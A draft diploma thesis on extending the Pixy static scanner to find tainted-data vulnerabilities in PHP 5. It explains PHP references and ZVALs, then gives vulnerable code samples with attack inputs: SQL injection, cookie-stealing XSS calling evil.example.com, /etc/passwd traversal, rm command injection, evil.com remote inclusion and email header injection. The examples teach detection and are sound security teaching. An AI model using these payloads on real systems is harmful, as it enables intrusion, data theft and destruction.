

# Tainted object propagation analysis for PHP 5 based on Pixy

Diploma thesis

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I hereby declare that I have created this work completely on my own and that it has not been submitted previously for a degree at any university. To the best of my knowledge and belief, this thesis contains no material previously published or written by another person, except where due reference is made.

Bonn, 2013-06-06



## Abstract (TODO)

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# 1 Introduction (WORK IN PROGRESS)

## 1.1 Motivation: Why a Current Static PHP Security Scanner Is Important

Currently, there is no free and high-quality static code analysis tool available (and still maintained) that can find vulnerabilities in PHP 5.4.x code. This is a problem because new vulnerabilities in web applications are found almost daily [osv11], and PHP is used for more than 75 % of the top-million sites [W3T12a], including Facebook (using the HipHop PHP compiler [Zha10], Wikipedia and WordPress.com [W3T12b]).

## 1.2 Research Problems and Approach

This thesis builds on the PHP security scanner **Pixy** ([JKK07], p. 43) and its subproject **PhpParser** [Jov06].

### 1.2.1 Research Goals

This thesis tackles the following research goals:

- Create an alias analysis that takes PHP 5's pass-by-reference for objects by default into account.
- Enhance the lexer and parser (both part of PhpParser) with most of the new keywords and concepts introduced in PHP 5.0 through 5.4.
- Analyze the security ramifications of the new keywords and concepts introduced in PHP 5.0 through 5.4.

### 1.2.2 Technical Goals

In addition to the research goals, there are a few technical goals that needed to be achieved in order to achieve the research goals mentioned above:

- Adapt Pixy to work with Java 7 without any warnings. (Pixy was created using at most Java 6, but probably only using Java 1.5.)
- Get Pixy to parse PHP 5 code in the first place. (Pixy currently could handle PHP code only up to PHP version 4.2.)
- Enhance Pixy to also load PHP class files that are not directly included, but are supposed to be loaded via a PHP autoloader.

The technical goals are mostly necessary due to the fact that the Pixy code base had not been maintained (or even touched) since 2006, and both PHP (i.e., the scanned language) as well as Java (i.e., the scanner's language) had evolved in the meantime. In addition, the product code should be maintainable and well-structured so that it will be of real future use instead of a throw-away prototype.

## 1.3 The Pixy Project on the Web

The Pixy project (including the source code, wiki and issue tracker) currently resides on Github at <https://github.com/oliverklee/pixy>. The related PhpParser project is located at <https://github.com/oliverklee/phpparser>.

## 2 PHP (partly READY FOR FEEDBACK, partly TODO)

PHP [RBS07] is a server-side web scripting language. In its current version, it is object-oriented and dynamically typed. However, it provides some minimal type safety using type hinting, i.e., function parameters can be typed using class names or “array”. PHP provides lots of powerful built-in functions for cryptography, string handling, ZIP handling, networking, XML, and more.

### 2.1 Challenges in Static Analysis for PHP (READY FOR FEEDBACK, PROOFREAD)

In PHP, it is possible to use variables for variable names (which is called “variable variables”), field names, class names or for the inclusion of other classes. This practically is the same as multiple pointers in C++, and poses a problem for static analysis [WHKD00] that forces static analysis to fall back on approximations.

For example, the following constructs are possible, making static analysis a lot harder than e.g. for Java:

```
1 // bar contains the name of the class to instantiate.
2 $foo = new $bar();
3
4 // foo contains the name of the variable that gets assigned a 1.
5 $$foo = 1;
```

```
1 // classFile includes the path of the class file to include.
2 require_once($classFile);
3
4 // To correctly resolve this include, a scanner would need to parse how
5 // t3lib_extMgm::extPath creates paths.
6 require_once(t3lib_extMgm::extPath('seminars') .
7     'pi2/class.tx_seminars_pi2.php');
8
9 // Depending on the value of classFlavor, different version of the same
10 // class will be used. This results in runtime class resolution.
11 switch ($classFlavor) {
12     case FLAVOR_ORANGE:
13         require_once('Orange.php');
14         break;
15     case FLAVOR_VANILLA:
16         require_once('Vanilla.php');
17         break;
18     default:
19         require_once('Default.php');
20         break;
21 }
22 $bar = new MyClass();

```

```
1 // The class file for this class has not been included and will be
2 // implicitly loaded on-demand by the autoloader.
3 $container = new SmartContainer();

```

In addition, type-hinted parameters can be overwritten within a function:

```
1 protected function foo(array $bar) {
2     if (empty($bar)) {
3         // bar changes its type from an array to an integer.
4         $bar = 42;
5     }
6 }
```

## 2.2 Variables, References and Aliases (READY FOR FEEDBACK, PROOFREAD)

To be able to conduct alias analysis for PHP, it is important to fully understand how variables and references in PHP work. The following section covers this, including the implementation details of variables in PHP as well as the various types of references that are possible in PHP.

### 2.2.1 Local and Global Variable Scope

Variables in PHP can have one of two scopes: local and global. [PHP13g] PHP stores the variables in symbol tables, using one symbol table per scope. [PHP13d]

#### Global Scope

Any variable that is defined outside of a function or method is considered to be *global*. By default, global variables are available only in the context outside of functions—even in files other than where they have been defined (but only *after* they have been declared, of course).

In the following example, the variable `$answer` is declared in global scope and thus is available even for code in the included PHP file `otherFile.php`—as long as the code that accesses the variable is located in global scope as well.

```
1 $answer = 42;  
2 include('otherFile.php');
```

#### Local Function Scope

A variable defined within a function is by default only available in the local function scope, i.e., in the function's symbol table. In the following example, there is a global variable `$beverage` as well as a local variable `$beverage`:

```
1 $beverage = 'tea';
2
3 function breakfast() {
4     $beverage = 'coffee';
5 }
```

Note: Local scope works exactly the same way for functions and class methods (which in PHP also use the `function` keyword).

### The “global” Keyword and `$GLOBALS`

Using the `global` keyword, it is possible to create a reference from a local variable to a global variable with the same name:

```
1 function breakfast() {
2     global $beverage;
3     echo 'Let have some ' . $beverage . '!';
4 }
5
6 $beverage = 'tea';
7 breakfast();
```

```
Let's have some tea!
```

Using the `$GLOBALS` superglobal variable, it is possible to access global variables from a local scope without having to add the variable to the local scope:

```
1 function breakfast() {
2     echo 'Let have some ' . $GLOBALS['beverage'] . '!';
3 }
4
5 $beverage = 'coffee';
6 breakfast();
```

```
Let's have some coffee!
```

**Note:** Using the `global` keyword is perfectly valid (as of PHP 5.4), but its usage is not recommended as this will make distinguishing between local and global variables harder.



when reading the code. Instead, it is recommended to use the `$GLOBALS` superglobal to make the access more explicit. [TYP13]

## 2.2.2 ZVALs and Reference Counting

### ZVALs

By default, variables in PHP are assigned by value [PHP13h]. They are internally stored in a structure called *ZVAL*. In one of the C header files [PHP13l] in the PHP source code, the structure looks like this:

```
1 struct _zval_struct {
2     /* Variable information */
3     zvalue_value value;      /* value */
4     zend_uint refcount__gc;
5     zend_uchar type;        /* active type */
6     zend_uchar is_ref__gc;
7 };
8
9 typedef union _zvalue_value {
10     long lval;      /* long value */
11     double dval;    /* double value */
12     struct {
13         char *val;
14         int len;
15     } str;
16     HashTable *ht; /* hash table value */
17     zend_object_value obj;
18 } zvalue_value;
```

Hence, a variable basically consists of a name (which is stored outside the ZVAL structure [Gol05]), a type, a value, and a reference counter.

**Note:** This applies to basic data types like integers, strings or floats. For objects, things are a bit more complicated (see below).


Let's assume we have the following code:

```

1 $x = 42;
2 xdebug_debug_zval('x');
```

The command `xdebug_debug_zval` from the Xdebug PHP extension [Der13] outputs detailed information on the variable (figure 2.1 on page 8):

```
x: (refcount=1, is_ref=0)=42
```



**Figure 2.1:** A variable basically is an entry in the symbol table, pointing to a ZVAL.

The reference count is used both by the garbage collector as well as to save memory by using a copy-on-write strategy. [PHP13d]

### Copy-on-Write Variables

To preserve memory and improve performance, PHP uses a copy-on-write strategy for variables that are copies of one another. This copy-on-write strategy has no direct impact on alias analysis whatsoever. Still, understanding this phenomenon is necessary in order to interpret all the reference counter correctly and to differentiate between real aliases and copy-on-write ZVALs.

Let's have a look at an example:


```

1 $x = 42;
2 $y = $x;
3 xdebug_debug_zval('x');
4 xdebug_debug_zval('y');
```

This code leads to both variables pointing to the exact same ZVAL, just by different names (figure 2.2 on page 9):

```

x: (refcount=2, is_ref=0)=42
y: (refcount=2, is_ref=0)=42
```



**Figure 2.2:** PHP uses copy-on-write for variables: If one variable is a copy of another variable, both share the same ZVAL until one of the variables is modified.

### Removing (Unsetting) Copy-on-Write Variables from the Symbol Table

When one of the variables is unset, the unset variable gets removed from the symbol table of the current scope, the reference counter is decreased again (figure 2.3 on page 9):

```
1 $x = 42;
2 $y = $x;
3 unset($y);
4 xdebug_debug_zval('x');
```

```
x: (refcount=1, is_ref=0)=42
```



**Figure 2.3:** After one of the two variables (that temporarily shared the same ZVAL via copy-on-write) is unset, the reference count in the ZVAL is back from 2 to 1 again.

### Overwriting Copy-on-Write Variables

When one of the variables is overwritten later, PHP creates a new ZVAL for the new value and decreases the reference count of the first ZVAL (figure 2.4 on page 10):

```

1 $x = 42;
2 $y = $x;
3 $x = 3;
4 xdebug_debug_zval('x');
5 xdebug_debug_zval('y');

```

```

x: (refcount=1, is_ref=0)=3
y: (refcount=1, is_ref=0)=42

```



**Figure 2.4:** A new ZVAL is automatically created after the value of one of two variables using a copy-on-write strategy is changed.

**Note:** `xdebug_debug_zval` will never display a `refcount` of zero for a variable because `xdebug_debug_zval` cannot display variables that have been unset (and that, by definition, do not anymore exist at that point).

**Note:** To get PHP to actually use copy-on-write, it is necessary to directly copy the value of one variable to another variable. Just assigning the same value to both variables will not lead to both variables sharing one ZVAL. Thus, this behavior is different from the way the Java virtual machine handles strings in order to conserve memory. [Tim99, chapter 2]

### 2.2.3 References

References in PHP are two variables pointing to the same ZVAL. The PHP manual takes particular care to make clear the difference to C pointers: [PHP13i][PHP13j]

References in PHP are a means to access the same variable content by different names. They are not like C pointers; for instance, you cannot perform pointer arithmetic using them, they are not actual memory addresses, and so on.

There are several ways to create references in PHP: Assigning by reference, passing by reference and returning references. (This list includes all approaches that are mentioned in the PHP manual. [PHP13e] As the PHP manual is the official source of documentation on PHP, this list should be quite complete.)

### Assigning by Reference

**Creating References:** References from one variable to another are set using the `=&` operator. [WH10, page 129][PHP13k] After this, both variables refer to the same ZVAL instead of one variable pointing to the other, and it is not possible to distinguish between the referenced variable and the referencing variable anymore. Changing the value of one of the variables then changes the value in existing the ZVAL (and thus for both variables). However, it does *not* create a new ZVAL.

The corresponding ZVAL is marked with `is_ref=1` (which is a 0/1 boolean flag, not a counter), and the reference count is increased (figure 2.5 on page 11):

```
1 $a1 = 'foo';  
2 $a2 =& $a1;  
3 $a1 = 'bar';  
4 xdebug_debug_zval('a1');  
5 xdebug_debug_zval('a2');
```

```
a1: (refcount=2, is_ref=1)='bar'  
a2: (refcount=2, is_ref=1)='bar'
```



**Figure 2.5:** Two variables that are references to one another share the same ZVAL. Thus, changing the value of one variable automatically affect the other variable as well.

The same mechanism also applies when the content of a variable is copied to a variable that is a reference. In the following example, the content of `$q3` is copied to `$q2`, thus


also changing the value of \$q1 as both \$q1 and \$q2 are references to the same ZVAL (figure 2.6 on page 12):

```

1 $q1 = 'foo';
2 $q2 =& $q1;
3
4 $q3 = 'bar';
5 $q2 = $q3;
6 xdebug_debug_zval('q1');
7 xdebug_debug_zval('q2');
```

```

q1: (refcount=2, is_ref=1)='bar'
q2: (refcount=2, is_ref=1)='bar'
```



**Figure 2.6:** Copying the value of one variable to two variables (which are references to each other) changes the value of the target ZVAL. In this case, PHP does not use a copy-on-write strategy because a ZVAL can be either be involved in references or in copy-on-write, but not both at the same time.

However, when a variable that is a reference to some variable is changed to be a reference to a different variable, this changes only the entry in the symbol table, not the ZVAL. In the following example, \$p2 is a reference to \$p1 and then gets changed to be a reference to \$p3. \$p1 stays unchanged as the corresponding ZVAL is not modified (figure 2.7 on page 13):

```

1 $p1 = 'foo';
2 $p2 =& $p1;
3
4 $p3 = 'bar';
5 $p2 =& $p3;
6 xdebug_debug_zval('p1');
7 xdebug_debug_zval('p2');

```

```

p1: (refcount=1, is_ref=0)='foo'
p2: (refcount=2, is_ref=1)='bar'

```



**Figure 2.7:** Changing a variable from a reference to one variable to a reference to another variable basically just rearranges to which ZVAL the symbol table entry is pointing (and adjusts the reference counters in the ZVALS accordingly).

**Dropping References and Reference Counting:** When a variable that is a reference is unset, PHP removes the variable from the symbol table of the current scope (i.e., it cuts the connection between the variable name and the ZVAL) and decreases the reference count. The ZVAL will not be destroyed (or be allowed for garbage collection) as long as the reference count is greater than zero.

There is a difference between cases where there are at least two references to the same ZVAL and cases where there is only one reference left. For at least two references, the ZVAL will still be marked as `is_ref=1`:

```
1 $a1 = 'foo';
2 $a2 =& $a1;
3 $a3 =& $a1;
4 unset($a2);
5 xdebug_debug_zval('a1');
```

```
a1: (refcount=2, is_ref=1)=foo'
```

If there is only one reference to the ZVAL left, it will be marked as `is_ref=0` (even if the variable that is left standing after all its fellows have been unset is not the original first variable):

```
1 $b1 = 'foo';
2 $b2 =& $b1;
3 unset($b1);
4 xdebug_debug_zval('b2');
```

```
b2: (refcount=1, is_ref=0)=foo'
```

**Note:** References can only be created to variables<sup>1</sup>, but not to literal values or expressions:

```
1 $answer =& 42;
```

```
PHP Parse error: syntax error, unexpected '42' (T_LNUMBER) in
/tmp/zval-test.php on line 2
```

## Returning by Reference

In PHP, functions—and thus also methods—normally return their return values by value. However, it is possible to change the method so that the value is returned by reference: [PHP13f]

---

<sup>1</sup>References to objects created with `new` in the same call are also possible. However, this usage of references has been deprecated in PHP 5.0. [PHP13k]



```
1 class Foo {
2     public $property = 0;
3
4     public function &getProperty() {
5         return $this->property;
6     }
7 }
8
9 $foo = new Foo();
10 $property =& $foo->getProperty();
11 $property = 4;
12
13 xdebug_debug_zval('foo');
```

```
foo: (refcount=1, is_ref=0)=class Foo
    { public $property = (refcount=2, is_ref=1)=4 }
```

For returning by reference to actually work, both ampersand signs are necessary: the ampersand in the function declaration `function &getProperty()` (for the function to return the value by reference) as well as the ampersand when using the return value `$property = &$foo->getProperty();` (so that `$property` is assigned by reference, not by value).

## Passing by Reference

Variables can also be passed to functions—and methods—by reference. [PHP13c] This allows the function to change the value of the passed variable. (By default, function parameters are passed by value, not by reference.)

```
1 function changeParameter(&$parameter) {
2     $parameter = 42;
3 }
4
5 $a = 5;
6 changeParameter($a);
7
8 xdebug_debug_zval('a');
```

```
a: (refcount=1, is_ref=0)=42
```

### 2.2.4 References and Objects

Starting from PHP 5, objects are always passed by reference—in a way: [PHP13a]

In PHP 5 there is a new Object Model. PHP’s handling of objects has been completely rewritten, allowing for better performance and more features. In previous versions of PHP, objects were handled like primitive types (for instance integers and strings). The drawback of this method was that semantically the whole object was copied when a variable was assigned, or passed as a parameter to a method. In the new approach, objects are referenced by handle, and not by value (one can think of a handle as an object’s identifier).

The astute reader might have noticed the wording “kind of by reference” above. Actually, objects do not exactly work like references. Instead, if a variable in an object instance, the ZVAL contains a *handle* (or object *identifier*) for the object, not the object itself. So if variables (indirectly) point to the same object, the variables actually contains *copies* of the identifier. [PHP13b]


As long as the object is merely accessed, object variables work just like references (figure 2.8 on page 17):

```
1 $instance = new stdClass();
2 $instance->field = 'foo';
3
4 $instance2 = $instance;
5 $instance2->field = 'bar';
6
7 xdebug_debug_zval('instance');
8 xdebug_debug_zval('instance2');
```

```
instance: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=2, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
```

(In the output of `xdebug_debug_zval`, it unfortunately is not possible to see that the ZVALs only contain the object identifiers, not the object itself. The output also does not make it clear that objects internally are represented using separate symbol tables.)

However, if we start to use the object variables like real references and try to overwrite one object by setting the other object, the difference to real references becomes apparent (figure 2.9 on page 18):



**Figure 2.8:** Objects use the ZVAL just for the object identifier/handle, not for the actual data contained in the object.

```

1 $someInstance = new StdClass();
2 $someInstance->field = 'foo';
3
4 $instance2 = $instance;
5 $instance2 = 42;
6
7 xdebug_debug_zval('instance');
8 xdebug_debug_zval('instance2');
```

```

instance: (refcount=1, is_ref=0)=class stdClass
  { public $field = (refcount=1, is_ref=0)='bar' }
instance2: (refcount=1, is_ref=0)=42
```


However, object variables can also be used as real references—again by using the ampersand & operator (figure 2.10 on page 18):

```


1 $someInstance = new StdClass();
2 $someInstance->field = 'foo';
3
4 $instanceReference =& $someInstance;
5 $instanceReference = 42;
6
7 xdebug_debug_zval('someInstance');
8 xdebug_debug_zval('instanceReference');
```

```

someInstance: (refcount=2, is_ref=1)=42
instanceReference: (refcount=2, is_ref=1)=42
```



**Figure 2.9:** Overwriting an object variable overwrites just the ZVAL. This is a good example of object references not working like real references.



**Figure 2.10:** References to object variables work are real references, though, as overwriting one variable automatically affects the other variable as well.

## 2.3 Big Changes in Recent PHP Versions (TODO)

TODO: Integrate chapter 7 on page45 into this section.



## 3 Vulnerabilities in PHP Web Applications (READY FOR FEEDBACK, PROOFREAD)

The vulnerabilities in this chapter are divided into two parts: Tainted object propagation problems (which potentially can be found by scanners like Pixy), and problems of other types (for which other tools are more helpful, or which usually are found through code inspection by a human).

This list of vulnerabilities is by no means complete, but should cover the most common vulnerabilities found in PHP web applications (according to the author’s experience as a member of the TYPO3 Security Team since 2008 [sec12]). The code examples are all by the author.

*Note: The URLs of all examples in this section are not URL-encoded to make them easier to read. In real life, the URL would be URL-encoded, e.g., spaces would be encoded as %20.*

### 3.1 The “Common Weakness Enumeration” List

The *Common Weakness Enumeration (CWE)* [cwe07] is a widely-used formal list of software vulnerabilities that strives to serve as a common language for the vulnerabilities. This list includes extensive information on the vulnerability, including examples of vulnerable code, tips for mitigation, and information on whether this type of vulnerability can be found using dynamic or static program analysis. Organizations like Apple, Coverity or IBM make use of this list and provide tools that are compatible with it [cwe12b].

The CWE issues a yearly list of the “Top 25 Most Dangerous Software Errors” [cwe11] which includes many of the issues listed here. This list—based on a survey of a selected number of organizations—includes the “top issues” both concerning how critical they are as well as how widespread they are. Nevertheless, it does not cover all types of

vulnerabilities listed in this section due to its focus on web applications written in PHP, whereas the top 25 list is intended to cover web applications in all languages.

All in all, the CWE contains 909 entries and should cover most types of vulnerabilities. [cwe12a]

## 3.2 Tainted Object Propagation Vulnerabilities

The term *tainted object propagation vulnerabilities* [LL05] refers to a class of problems where untrusted data is used without sanitizing it properly for the context which it is to be used in. There are already some (documented) approaches to generally detecting these problems in web applications. Pixy as a scanner for tainted object propagation vulnerabilities currently is able to find SQL injection and reflective cross-site scripting.

Vulnerability	Top 25	CWE ID	Literature
SQL injection	#1	CWE-89	[Nat09f, MS09, Anl02, Wei12]
Cross-site scripting	#4	CWE-79	[CER00, Nat09e, Wei12]
HTTP response splitting	—	CWE-113	[KE08]
Directory traversal, path traversal	#13	CWE-22	[Nat09b]
OS command injection	#2	CWE-78	[Nat09d]
PHP file inclusion, remote code injection, remote command execution	—	CWE-98	[Nat09g, Wei12]
E-mail header injection, spam via e-mail forms	—	CWE-93	[KE08]

**Table 3.1:** Selected tainted object propagation vulnerabilities

### 3.2.1 SQL Injection

An SQL injection vulnerability exists if a string from an external source is directly used in an SQL query. This is an example of vulnerable code:

```

1 $queryResult = mysql_query(
2     'SELECT * FROM posts WHERE uid = ' . $_GET['postId'] . ';'
3 );

```

An attacker would use a URL like this:



```
http://example.com/blog.php?postId=1;TRUNCATE DATABASE posts
```

This URL then would result in the following SQL getting executed:

```
SELECT * FROM posts WHERE uid = 1;TRUNCATE DATABASE posts;
```

This effectively deletes all records from the `posts` table.

### 3.2.2 Cross-Site Scripting (XSS)

Cross-site-scripting (XSS) means that a string (or generally some data) from an external source is used in the website output, allowing to inject HTML, JavaScript or (seldom) XML. This provides an attacker with leverage for attacks such as sending the current cookies to a malicious site. The cookie then can be used for session hijacking.

There are two variants of XSS: *reflective XSS*, where the malicious data is directly transmitted without having been stored, e.g., via a URL, and *persistent XSS*, where the malicious data gets stored in a database or a file.

In April 2010, the Apache Foundation reported an incident where an XSS vulnerability was used for a series of attacks that resulted in an attacker gaining root privileges for a server. [apa10]

### 3.2.3 Reflective XSS

Reflective cross-site scripting is a variant of XSS which enables the malicious output to come directly from the input without being stored in the database or file system. Thus loading the page from a non-malicious link will not show the malicious code. This is a simple example of vulnerable code:

```
1 $output = 'Thank you for sending an e-mail to ' . $_POST['email'] . '.';
```

The URL used by an attacker then could look like this:

```
http://example.com/blog.php?email=<script>image=new Image();  
image.src="http://evil.example.com/?c="+document.cookie</script>
```

This results in sending the current cookies to a (potentially) malicious server, allowing an attacker to hijack the user's current session.

XSS opens the gates to many kinds of attacks. For example, it is possible to read the passwords from a login form after they have automatically been filled in by the browser's password storage. It also allows reading the clipboard content and sending it to another server.

### 3.2.4 HTTP Response Splitting

An HTTP response splitting attack is based on code allowing unsanitized CRLF (0x0d0a) character combinations to be included in HTTP headers, thus creating multiple headers.

However, as of PHP versions 4.4.2 and 5.1.2, the `header()` function only allows one header at a time, thus preventing header injection attacks. [PHP12]

### 3.2.5 Directory Traversal/Path Traversal

Directory traversal (also known as *path traversal*) is possible if a vulnerable application includes or outputs a file using a path that comes from an untrusted source. If the application does not check that the path is relative and does not contain two dots (..) (directly or URL-encoded), it is possible to read or overwrite files that should not be visible, e.g. `/etc/passwd/` or the file with the database credential of the application.

This is an example of vulnerable code:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != ''))
3     && is_file($_GET['file'])
4 ) {
5     echo file_get_contents($file);
6 }
7 echo $createFooter();
```

An attack URL could look like this:

```
http://www.example.com/index.php?file=../../etc/passwd
```

This would result in `/etc/passwd` being displayed. (For this attack to work, the exact number of `../` has to match the directory structure of the server, and the file needs to be readable by the web server user.)

### 3.2.6 OS Command Injection

OS command injection is based on malicious input getting in while executing shell commands. Vulnerable code could look like this:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != ''))
3     && is_file($_GET['file'])
4 ) {
5     exec('touch ' . $file)
6 }
7 echo $createFooter();
```

An attacker then would use a URL like this:

```
http://www.example.com/index.php?file=fileName|rm\%20../../config.php
```

Calling this URL would delete the application's configuration file.

### 3.2.7 PHP File Inclusion, Remote Code Injection, Remote Command Execution

PHP file inclusion (also known as *remote code injection* or *remote command execution*) is a PHP-specific vulnerability that occurs when a PHP script includes another script file and takes the path of the file to include from an untrusted source. (Depending on the configuration of the system, the path of the file to include may also be a remote URL, thus making this kind of vulnerability possible in the first place.)

This is an example of vulnerable code:

```
1 echo $createHeader();
2 if (isset($_GET['file']) && ($_GET['file'] != ''))
3     && is_file($_GET['file'])
4 ) {
5     include($file);
6 }
7 echo $createFooter();
```

An attacker then could place some malicious code as a text file on some server (for example, at <http://evil.com/evil.txt>) and then use an URL like this to include that file:

```
http://www.example.com/index.php?file=http://evil.com/evil.txt
```

As a result, this URL will include and execute the PHP contained in the remote file.

### 3.2.8 E-Mail Header Injection

E-Mail header injection is an attack that makes use of e-mail forms or other mail functionality that uses untrusted data in e-mail header fields (like **From:**, **To:**, **Cc:** or **Subject:**).

If header-relevant data in contact forms (like the sender's name or the subject) is not sanitized of linefeeds or carriage returns, it is possible to include additional header lines like **bcc:**, allowing the form to be misused for sending SPAM e-mails.

The code of a vulnerable e-mail form could look like this:

```
1 mail(
2     'sales@example.com',
3     $_POST['email_subject'],
4     $_POST['email_body'],
5     'From: ' . $_POST['email_address']
6 );
```

An attacker then could forge a POST request (either using a HTML file that includes a form or via some program) and include a complete e-mail into the subject field (in the `email_subject` POST data):

```
Buy cheap Viagra!\r\nTo: some-spam-victim@example.org\r\n
  Bcc: other-victim@example.org, other-victim-2@example.org\r\n
  Buy cheap Viagra here: http://spamsite.example.com/\r\n
```

This would result in the following e-mail being send (headers and body):

```
From: requester@example.com (sender e-mail addres from POST data)
Subject: Buy cheap Viagra!
To: some-spam-victim@example.org
Bcc: other-victim@example.org, other-victim-2@example.org
Buy cheap Viagra here: http://spamsite.example.com/

To: sales@example.com

(e-mail body from POST data)
```

### 3.3 Problems not Detectable by Tainted Object Propagation Scanners

The following problems do not rely on a direct connection between data sources and sinks to be exploitable and thus cannot be found using a tainted object propagation problem scanner.

Vulnerability	Top 25	CWE ID	Literature
Information disclosure, information exposure	—	CWE-200	[Nat09a, Wei12]
Full path disclosure	—	CWE-211	[KE08]
Cross-site request forgery	#12	CWE-352	[Nat09c, Kac08, OWA12, Wei12]
Persistent XSS	#4	CWE-79	[KE08]
Open Redirect	#22	CWE-601	[Mor09]

**Table 3.2:** Some problems not detectable by tainted object propagation scanners

#### 3.3.1 Information Disclosure/Information Exposure

Information disclosure (also known as *information exposure*) emerges when an application discloses internal information like database user names or the executed SQL, e.g. in error messages or HTML comments.

This is an example of vulnerable code:

```
1 public function query($sql) {
2     $queryResult = $this->link->query($sql);
3     if ($queryResult === FALSE) {
4         echo 'The following query has failed: ' . htmlspecialchars($query);
5         die();
6     }
7
8     return $queryResult;
9 }
```

The attacker then would need to find a bug in the web application that causes the query to fail. This would expose table names and possible column names, providing valuable information for other attacks like SQL injection (see page 22).

Apart from the code itself being vulnerable, having PHP configured with `display_errors = On` makes the complete installation vulnerable as this causes any error messages from PHP to be output directly on the web page.

### 3.3.2 Full Path Disclosure

*Full path disclosure* vulnerabilities are a subset of the *information disclosure* class of vulnerabilities. It refers to an application disclosing the full path of the application or file, for example in error messages.

This is an example of vulnerable code:

```
1 public function readFile($path) {
2     $fileResource = fopen($path, 'r');
3     if ($fileResource === FALSE) {
4         echo 'Error opening file: ' . htmlspecialchars($path);
5         die();
6     }
7
8     $fileContents = fread($fileResource, filesize($path));
9     fclose($fileResource);
10
11     return $fileContents;
12 }
```

If the attacker finds a case of a file not being readable, this would expose the path to the file (and thus to the general location of the application's files). This would provide the attacker with data helpful for a path traversal attack (page 24).

### 3.3.3 Cross-Site Request Forgery (CSRF/XSRF)

Cross-site request forgery (CSRF/XSRF) means that the current user session of a web application (e.g., in an open browser tab) is misused to execute certain actions on that site via malicious links, e.g. sending SPAM, changing the user's password or deleting their profile.

A common protection against an CSRF attack is requiring a token to be submitted together with the request. This token is unique to the current user session and usually not visible to the user. An attacker would need to retrieve the current session token, and merely submitting a fixed URL with a request would not work anymore. Facebook and TYPO3 use the token technique. [fac12, Rin11]

The danger of CSRF is greatly increased if the site is susceptible to XSS since being able to execute JavaScript in the target web site's context would allow an attacker to retrieve the current token.

### 3.3.4 Persistent XSS

Persistent cross-site scripting (persistent XSS) is a variant of the XSS vulnerability. It refers to the case when untrusted data is first stored in the file system or database, and some other part of the application then uses the stored data for output, thus inserting the malicious data in the output even if the page is loaded from a clean URL. This is a lot harder to find via tainted object propagation due to the database being between the source and the sink, causing the source and the sink to come into action during separate requests.

This is an example of vulnerable code:

```
1 $postData = $this->retrievePostFromDatabase($postId);  
2 $output = '<h3>' . $postData['title'] . '</h3>';
```

An attacker could use the post submission form and enter a title like this:

```
1 <script>
2   image = new Image();
3   image.src = "http://evil.example.com/?c=" + document.cookie;
4 </script>
```

### 3.3.5 Open Redirect

